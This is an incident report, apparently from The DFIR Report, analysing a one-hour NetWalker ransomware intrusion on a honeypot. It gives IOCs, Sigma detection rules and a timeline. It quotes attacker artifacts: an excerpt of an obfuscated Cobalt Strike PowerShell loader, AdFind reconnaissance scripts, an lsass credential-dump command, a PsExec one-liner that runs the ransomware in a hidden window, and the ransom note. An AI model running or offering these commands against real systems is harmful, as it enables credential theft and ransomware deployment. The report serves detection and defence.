


NetWalker Ransomware in 1 Hour

 thedfirreport.com/2020/08/31/netwalker-ransomware-in-1-hour/

August 31, 2020

NetWalker Ransomware



The threat actor logged in through RDP, attempted to run a Cobalt Strike Beacon, and then dumped memory using ProcDump and Mimikatz. Next, they RDPed into a Domain Controller, minutes before using PsExec to run the NetWalker ransomware payload on all Domain joined systems. The entire intrusion took ~1 hour.

What is NetWalker?

NetWalker, as a ransomware strain, first appeared in August 2019. In its initial version, the ransomware went by the name of Mailto but rebranded to NetWalker towards the end of 2019.

The ransomware operates as a closed-access RaaS — a ransomware-as-a-service portal. Other hacker gangs sign up and go through a vetting process, after which they are granted access to a web portal where they can build custom versions of the ransomware.

The distribution is left to these second-tier gangs, known as affiliates, and each group deploys it as they see fit.

For more info on NetWalker check out the following posts:

<https://labs.sentinelone.com/netwalker-ransomware-no-respite-no-english-required/>

<https://news.sophos.com/en-us/2020/05/27/netwalker-ransomware-tools-give-insight-into-threat-actor/>

<https://threatpost.com/netwalker-ransomware-29m-march/158036/>

<https://go.crowdstrike.com/rs/281-OBQ-266/images/ReportCSIT-20081e.pdf>

Exploitation

We saw multiple RDP logins around the time of the attack but we believe 198.181.163[.]103 (possibly IPVanish VPN) to be the source of this intrusion. We will include other IPs that logged into the honeypot on this day in the IOCs section.

The threat actor logged in using the DomainName\Administrator account.

Command & Control

c37.ps1 was dropped and run about 16 minutes after initial login. There didn't appear to be any network connections made while running this script which makes us wonder if the script works or not.

The script is heavily obfuscated but still looks like Cobalt Strike. When we uploaded the script to VT, Thor said it may also contain Windshield or SplinterRAT.

```

1 Set-StrictMode -Version 2
2
3 function func_get_proc_address {
4     Param (Getrgsregrtgfdretvgtareyret, $opytertgfaretretysregohigyjfhgertg)
5     $fdgestrgawfdrsetrxzfdvdxvxtgfdvaxrtg = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') }).
6     GetType('Microsoft.Win32.UnsafeNativeMethods')
7     $fgeratgfdzsdretgfdspioyuthrdotfytdrydt = $fdgestrgawfdrsetrxzfdvdxvxtgfdvaxrtg.GetMethod('GetProcAddress', [Type[]] @(System.Runtime.InteropServices.HandleRef, 'string'))
8     return $fgeratgfdzsdretgfdspioyuthrdotfytdrydt.Invoke($null, @(System.Runtime.InteropServices.HandleRef)(New-Object System.Runtime.InteropServices.HandleRef, (
9         $fdgestrgawfdrsetrxzfdvdxvxtgfdvaxrtg.GetMethod('GetModuleHandle')).Invoke($null, @(Getrgsregrtgfdretvgtareyret))), $opytertgfaretretysregohigyjfhgertg)
10 }
11
12 function func_get_delegate_type {
13     Param (
14         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $retaxvovzrgfdvgszrtgstrzewfdaretret,
15         [Parameter(Position = 1)] [Type[]] $vfdgxdtrgszxfxrefdeawfdrstazwret = [Void]
16     )
17     $hdjfhgfyuergftjuserfyerejufgh = 'flectedDe'
18     $rtgejgfdhresugfdxrfgrfd = 'siClA'
19     $hdjfhgfyuergftjuserfyerejufgh + 'legate'
20     $retaxvovzrgfdvgszrtgstrzewfdaretret + 'legate'
21     $vfdgxdtrgszxfxrefdeawfdrstazwret + 'Module'
22     $hdjfhgfyuergftjuserfyerejufgh + 'eType'
23     $hdjfhgfyuergftjuserfyerejufgh + 'MyDel' + 'agat' + 'eType'
24     $vovxvzrgfdvgszrtgstrzewfdaretret + 'ass, Pu' + 'blic, Sea' + 'led, An' + $rtgejgfdhresugfdxrfgrfd + 'ss, Aut' + 'oClass'
25     $vovxvzrgfdvgszrtgstrzewfdaretret + 'RTS' + $hdjfhgfyuergftjuserfyerejufgh + 'ame, Hid' + $vfdgxdtrgszxfxrefdeawfdrstazwret + 'g, Pub' + 'lic'
26     $vovxvzrgfdvgszrtgstrzewfdaretret + 'Runt' + 'ime, Nan' + 'aged'
27     $kjdghkixzhjfg = 'Inv'
28     $kjdghkixzhjfg + 'oke'
29     $vovxvzrgfdvgszrtgstrzewfdaretret + 'Pu' + 'blic, Hid' + $vfdgxdtrgszxfxrefdeawfdrstazwret + 'g, NewSI' + 'ot, Vist' + 'ual'
30 }

```

c37.ps1 has a very low detection rate even after 7+ days.

4 engines detected this file

36be48e4eac81ad77aeade20b28ff8b72275832e6833f5e1b692eb99f312fd13

c37.ps1

554.07 KB Size

detect-debug-environment direct-cpu-clock-access long-base64 powershell runtime-modules

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
ClamAV	Win.Trojan.CobaltStrike-7917400-0	ESET-NOD32	PowerShell/Kryptik.Z
Kaspersky	HEUR.Trojan.Win32.Cometer.gen	ZoneAlarm by Check Point	HEUR.Trojan.Win32.Cometer.gen
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	ALYac	Undetected

Minutes later they ran c37.exe, which copies itself to a temp directory and then stops. This binary includes Neshta as well as many capabilities as seen below:

CAPABILITY	NAMESPACE
compiled with Borland Delphi	compiler/delphi
encode data using XOR	data-manipulation/encoding/xor
contain a resource (.rsrc) section	executable/pe/section/rsrc
contain a thread local storage (.tls) section	executable/pe/section/tls
accept command line arguments (2 matches)	host-interaction/cli
get common file path (2 matches)	host-interaction/file-system
create directory	host-interaction/file-system/create
delete file (2 matches)	host-interaction/file-system/delete
enumerate files via kernel32 functions (3 matches)	host-interaction/file-system/files/list
get file size (2 matches)	host-interaction/file-system/meta
set file attributes (3 matches)	host-interaction/file-system/meta
read file	host-interaction/file-system/read
write file (2 matches)	host-interaction/file-system/write
get disk information	host-interaction/hardware/storage
create mutex	host-interaction/mutex
create process (2 matches)	host-interaction/process/create
open registry key (2 matches)	host-interaction/registry/open
query registry entry	host-interaction/registry/query
query registry value	host-interaction/registry/query
parse PE header	load-code/pe

capa

After further analysis and a comment from @GaborSzappanos, we were able to confirm that both of these are indeed Cobalt Strike and connect to 173.232.146[.]37 over 443.

destinationIp 173.232.146.37
destinationIsIpv6 false
destinationPort 443
image C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
initiated true
processGuid {440b5029-bcc0-5f4e-6202-000000001300}
processId 9140
protocol tcp

The Cobalt Strike server at 173.232.146.37 is using the default cert (146473198) and oddly enough could not be MiTM. We tried to MiTM this connection multiple times and kept getting an error stating SSL session did not authentication successfully.

CERTIFICATE

Current Record

SHA-1	6ece5ece4192683d2d84e25b0ba7e04f9cb7eb7c
Serial Number	146473198
Issued	2015-05-20
Expires	2025-05-17
Common Name	Unknown (subject) Unknown (issuer)
Alternative Names	
Organization Name	Unknown (subject) Unknown (issuer)
SSL Version	3
Organization Unit	Unknown (subject) Unknown (issuer)
Street Address	
Locality	Unknown (subject) Unknown (issuer)
State/Province	Unknown (subject) Unknown (issuer)
Country	Unknown (subject) Unknown (issuer)

We attempted to run c37.ps1 and c37.exe in a few sandboxes and none of them captured the network traffic which tells us that these Beacons include sandbox evasion techniques. Here are a couple runs – <https://capesandbox.com/analysis/54494/>

<https://app.any.run/tasks/4524fb0c-8e17-4255-8582-35b0e206ff3f/>

<https://capesandbox.com/analysis/54493/>

The c37.exe binary includes shared code from Neshta, poison, BazarBackdoor, XMRig and a large portion from CobaltStrike according to Intezer.

The screenshot displays the Intezer analysis results for the file c37.exe. The file is identified as Malicious, belonging to the CobaltStrike family. It contains code reuse from several sources: Neshta (87 Genes | 79.09%), poison (4 Genes | 3.64%), and SMART INSTALL MAKER (20 Genes | 18.18%). The interface also shows dynamic execution details for tmp0d8s08ir.exe at various times, including memory modules and other files.

Discovery

AdFind was dropped alongside a script named adf.bat. We've seen this script in the past and wrote about it [here](#).

adf.bat - Notepad

```
File Edit Format View Help
|cd /d "C:\Users\SVC-DA~1\AppData\Local\Temp\10\tmp$\Downloads"
adfnd.exe -f "(objectcategory=person)" > ad_users.txt
adfnd.exe -f "objectcategory=computer" > ad_computers.txt
adfnd.exe -sc trustdmp > trustdmp.txt
adfnd.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfnd.exe -gcb -sc trustdmp > trustdmp.txt
adfnd.exe -sc domainlist > domainlist.txt
adfnd.exe -sc dcmodes > dcmodes.txt
adfnd.exe -sc adinfo > adinfo.txt
adfnd.exe -sc dclist > dclist.txt
adfnd.exe -sc computers_pwdnotreqd > computers_pwdnotreqd.txt
```

We can see from these Ink files that they opened a few of the txt files output by AdFind. We can also see that domains.txt and ips.log were opened minutes after AdFind being run.


SourceCreated	SourceModified	LocalPath	
8/ /2020 23:36	8/ /2020 23:36	C:\Users\	\Contacts\x64\mimikatz.log
8/ /2020 22:55	8/ /2020 22:59	C:\Users\	\Contacts\ips.log
8/ /2020 22:54	8/ /2020 22:54	C:\Users\	\Contacts\domains.txt
8/ /2020 22:43	8/ /2020 22:43	C:\Users\	\Contacts\x64\AdFind_check\ad_computers.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\subnets.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\trustdmp.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\dclist.txt
8/ /2020 22:42	8/ /2020 22:43	C:\Users\	\Contacts\x64\AdFind_check
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\computers_pwdnotreqd.txt
8/ /2020 22:39	8/ /2020 23:36	C:\Users\	\Contacts\x64
8/ /2020 22:36	8/ /2020 22:36	C:\Users\	\Contacts\c37.ps1
8/ /2020 22:36	8/ /2020 22:59	C:\Users\	\Contacts

LECmd – Tool by EricZimmerman

A few minutes after AdFind was run, a command prompt was opened and the following commands were either copy and pasted slowly or manually typed.

```
nltest /dclist:
net group "Domain Computers" /DOMAIN
net groups "Enterprise Admins" /domain
net user Administrator
```

Shortly after that, a script named pcr.bat was dropped and executed.



```
pcr.bat - Notepad
File Edit Format View Help
@echo off
for /f %i in (domains.txt) do for /f "tokens=2 delims=[]" %j in ('ping -n 1 -4 "%i"') do @echo %j >> ips.log
```


This script pings a list of hostnames (domains.txt) and writes the output to ips.log. The ping command they use sends one ping and forces IPv4. This domains.txt file most likely came from the above AdFind command using the domainlist parameter.

Credential Access

Mimikatz was dropped and then a minute later procdump64.exe was dropped. The threat actors then used Procdump to dump lsass using the following command:

```
procdump64.exe -ma lsass.exe lsass.dmp
```

This procdump64 binary appears to be compiled with Delphi and does not match known hashes. It appears the threat actors rolled their own but included the original instructions.



Mimikatz was run about a minute later.

```

commandLine      mimikatz.exe

company          gentilkiwi (Benjamin DELPY)


currentDirectory C:\\Users\\                <\\Contacts\\x64\\

description      mimikatz for Windows

fileVersion      2.2.0.0
  
```

Lateral Movement

The threat actor RDPed into a Domain Controller (DC) after dumping credentials. Shortly after accessing the DC they dropped ip.list.txt, P100119.ps1, and PsExec.



The threat actor was now ready to execute its objective.

Objectives

The threat actor used PsExec to mount a share on all systems as the Domain Administrator and then execute the ransomware payload using PowerShell. NetWalker was delivered to all online Domain joined systems in the honeypot via the below command:

```
C:\psexec.exe @ip-list.txt -d cmd /c "(net use q: /delete /y &; net use q: \\DomainController\DomainName /user:DomainName\administrator ThisWasThePassword &; powershell -ExecutionPolicy ByPass -NoLogo -NoProfile -windowstyle hidden -NoExit -File q:\P100119.ps1"
```

After the PowerShell script runs you are left with the following ransom note.

```
Hi!
Your files are encrypted.
All encrypted files for this computer has extension:

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.

Additionally, your data may have been stolen and if you do not cooperate with us, it will become publicly available on our blog.
```


The NetWalker operators asked for \$50k within 7 days or \$100k after. They were talked down to \$35k after the time expired.

Payment Free decrypt FAQ Chat Logout

Your files are encrypted.
Only way to decrypt your files, is buy the decrypter program.
Your user key: write it down and use it to log in again.
The system is fully automated. After payment you will automatically be able to download the decrypter.

Invoice for payment **You have left 5 days 23 hours 46 minutes 52 seconds** Status: Waiting for payment

You can buy the decrypter program for your network.
The amount before the increase is **50000\$ (4.21660000 BTC)**.
If there is no payment before , the price will increase by **x2** times and will be **100000\$ (8.43320000 BTC)**

Decrypter for: **ALL NETWORK / ALL COMPUTERS / ALL FILES**

Bitcoin address: Amount for payment: **4.21660000 BTC**
You payed: **0.00000000 BTC**

Timeline

NetWalker Ransomware



Enjoy our report? Please consider donating \$1 or more to the project using [Patreon](#). Thank you for your support!

Detections

ET POLICY PsExec service created

PsExec Service Start –

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_psexesvc_start.yml

Suspicious Use of Procdump –

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_procdump.yml

Mimikatz Use –

https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert_mimikatz_keywords.yml

Detects AdFind usage from our case:

```
title: AdFind Recon
description: Threat Actor using AdFind for reconnaissance.
author: The DFIR Report
date: 2019/8/2
references:
- https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/
tags:
- attack.remote_system_discovery
- attack.T1018
logsource:
category: process_creation
product: windows
detection:
selection_1:
CommandLine|contains:
- adfind -f objectcategory=computer
selection_2:
CommandLine|contains:
- adfind -gcb -sc trustdmp
condition: selection_1 or selection_2
falsepositives:
- Legitimate Administrator using tool for Active Directory querying
level: medium
status: experimental
```

Yara rule for Mimikatz https://github.com/gentilkiwi/mimikatz/blob/master/kiwi_passwords.yar

IOCs

<https://misppriv.circl.lu/events/view/73574>

<https://otx.alienvault.com/pulse/5f4c3eb15ea4e24eb5b43a49>

c37.ps1 8e030188e0d03654d5e7a7738a9d6a9a e0a37d0c26b351b789caffc8c90b968269982d5536be48e4eac81ad77aeade20b28ff8b72275832e6833f5e1b692eb99f312fd13

c37.exe 531c0c5e943863b00c7157c05603113a caa18377e764a3a27c715b3d69ba2258ee4eb0b24f7dd00a005caf046dd7e494fea25be2264974264d567edfc89122242b7c41bc

adf.bat 96e1849976d90425e74f075ed6bf8c30 1296a1f8887753ef87910b544727de76ce2adcc5e56d45628f0c2bda30ab235657704aac50a8433bdb4215c77a2e0f52f0f31a49

mimikatz.exe 5af5e3426926e551ed3acc5bea45eac6
e24a174fff19d873df0fa5eddd9ec534617ed9d7
f743c0849d69b5ea2f7eaf28831c86c1536cc27ae470f20e49223cbdba9c677c

pcr.bat 81c965ff526e7afd73c91543fee381a3 b9b83b17fd6d89807dcab7772b1416fa90ca4b0e
ae431797c551c20fe2f3fe1adc08a566edfabf45abbd924f0c8da06381ab6e48

P100119.ps1 0d890fc8e761b764ba3a04af07197e20 21c0ed7abaaafb14c777aa370f397e4351654a6
5ae06a8d117e876476832245039715825fbfbefc0d2463ab6c30295dd1d4afa6

procdump64.exe 3b447099ca280dabd22d36f84ebfd3bb
49fd831a738b21ee0a1b3b62cd15801abe8c32d5
6a511d4178d6d2f98f8af34311d0e15dc8dc1c4b643e6943f056da6ce242e70d

Yara – embedded_win_api – A non-Windows executable contains win32 API functions
names – Author: nex

RDP logins on the day of the intrusion

184.58.243.205
173.239.199.73
176.126.85.39
198.181.163.103
141.98.81.191
93.179.69.154
173.232.146.37

internal case 1003